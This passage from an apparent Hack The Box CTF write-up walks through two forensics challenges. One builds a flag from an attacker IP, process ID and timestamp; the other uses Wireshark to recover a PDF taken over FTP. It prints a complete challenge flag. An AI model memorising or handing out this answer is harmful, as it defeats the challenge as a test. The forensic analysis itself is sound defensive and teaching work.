


Figure 16: Process timestamp

Finally, we can now craft the flag using:

attacker's-IP == `192.168.1.9`, malicious-proc-ID == `2880`, YYYY-MM-DD == `2021-02-06`, HH:MM:SS == `00:41:29`

The flag is HTB{192.168.1.9_2880_2021-02-06_00:41:29}.

FORENSICS - Suspicious (225)

> We have noticed that one of our IT employees has access to servers and files that he should not. We confronted him but he denied every accusation. Can you prove him wrong?

Using `wireshark`, I can examine the traffic that was captured and extract a file that was downloaded.




Figure 17: Traffic in Wireshark

Following a the TCP stream of one of the traffic, I can see that the person executed `RETR` to retrieve a copy of a file called Financial_statements - Transactions.pdf.




Figure 18: TCP stream

Let's try to export the pdf file to view its contents. First, I need to find the packet that contains the pdf

contents.




Figure 19: Data packet

Now, I need to follow the TCP stream and save it to a file.




Figure 20: PDF file contents

Hooray, found another flag!

References

1. https://gchq.github.io/CyberChef/
2. https://github.com/Wandmalfarbe/pandoc-latex-template
3. https://ctf.hackthebox.com/ctfs